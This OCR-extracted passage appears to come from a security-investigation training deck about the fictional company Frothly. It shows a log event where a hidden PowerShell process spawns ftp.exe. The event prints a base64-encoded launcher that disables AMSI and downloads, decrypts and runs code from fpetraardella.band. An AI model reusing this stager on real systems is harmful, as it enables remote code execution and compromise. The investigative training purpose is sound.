
This is just a reference, we don't need to go back here

Details


CommandLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll
ParentCommandLine	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -enc W1JlZl0uQXNTRW1iTFkuR2V0VFlQRSgnU3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHMnKXw/eyRffXwleyRfLkdlVEZJZUxkKCdhbXNpSW5pdEZhaWxlZCcsJ05vblB1YmxpYyxTdGF0aWMnKS5TRXRWYUxVRSgkblVMbCwkVFJ1RSl9O1tTWXN0ZW0uTkV0LlNFUnZJQ0VQT0luVE1BbmFnRVJdOjpFWFBFY3QxMDBDb250aU51ZT0wOyR3Qz1ORVctT2JqRUN0IFNZc1RITS5OZVQuV0ViQ2xpRW50OyR1PSdNb3ppbGxhLzUuMCAoV2luZG93cyBOVCA2LjE7IFdPVzY0OyBUcmlkZW50LzcuMDsgcnY6MTEuMCkgbGlrZSBHZWNrbyc7W1N5c3RlbS5OZXQuU2VydmljZVBvaW50TWFuYWdlcl06OlNlcnZlckNlcnRpZmljYXRlVmFsaWRhdGlvbkNhbGxiYWNrID0geyR0cnVlfTskd2MuSGVBZGVSUy5BZEQoJ1VzZXItQWdlbnQnLCR1KTskV0MuUHJveHk9W1N5U1RFbS5OZXQuV2VCUkVRVWVTdF06OkRFZkF1bFRXZUJQcm94WTskV2MuUFJPeHkuQ1JlRGVOdElhbFMgPSBbU3lzdEVtLk5FdC5DckVkRW50aWFMQ2FjSGVdOjpEZUZBdUx0TmV0V09Sa0NSRUlTnRJQWxzOyRLPVtTeXN0RW0uVGV4dC5FbmNPREluZ106OkFTQ0lJLkdlVEJ5VGVTKCczODkyODhlZGQ3OGU4ZWEyZjU0OTQ2ZDMyMDliMTZiOCcpOyRSPXskRCwkSz0kQVJnczskUz0wLi4yNTU7MC4uMjU1fCV7JEo9KCRKKyRTWyRfXSskS1skXyUkSy5Db3VOdF0pJTI1NjskU1skX10sJFNbJEpdPSRTWyRKXSwkU1skX119OyREfCV7JEk9KCRJKzEpJTI1NjskSD0oJEgrJFNbJEldKSUyNTY7JFNbJEldLCRTWyRlXT0kU1skSF0sJFNbJEldOyRfLUJ4T1lkU1soJFNbJEldKyRTWyRlXSklMjU2XX19OyR3Yy5lZWFkRVJzLkFEZCgiQ29va2llIiwic2Vzc2lvbj1scnRSSEtrQTZJTDVoL2Q4RWtrNlFzeHlQdms9lik7JHNlcj0naHR0cHM6Ly9mcGV0cmFhcmRlbGxhLmJhbmQ6NDQzJzskdD0nL2FkbWluL2dldC5waHAnOyREQVRBPSRXQy5Eb1d0TG9hRERBVEEoJFNFUiskVCk7JGlWPSREQXRhWzAuLjNdOyREYXRBPSRkQVRhWzQuLiREYVRhLmxFTkdUaF07LUpvSU5bQ0hhcltdXSgmICRSICRkYVRhICgkSVYrJEspKXxJRVg=

ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
cmdLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll
destinationDnsDomain	fpetraardella.band ▾
dvc_asset_tag	windows
fileHashSha1	7C9F42D82849DAFC25EF972EA24EE042FB2F399D ▾
signature	Process Create
sourceDnsDomain	wrk-btun.frothly.local ▾
sourceUserName	FROTHLY\billy.tun ▾
user_identity_tag	americas


Automating the Investigation




Automating the Investigation




Automating the Investigation




Automating the Investigation




Automating the Investigation




Automating the Investigation




Automating the Investigation




Automating the Investigation



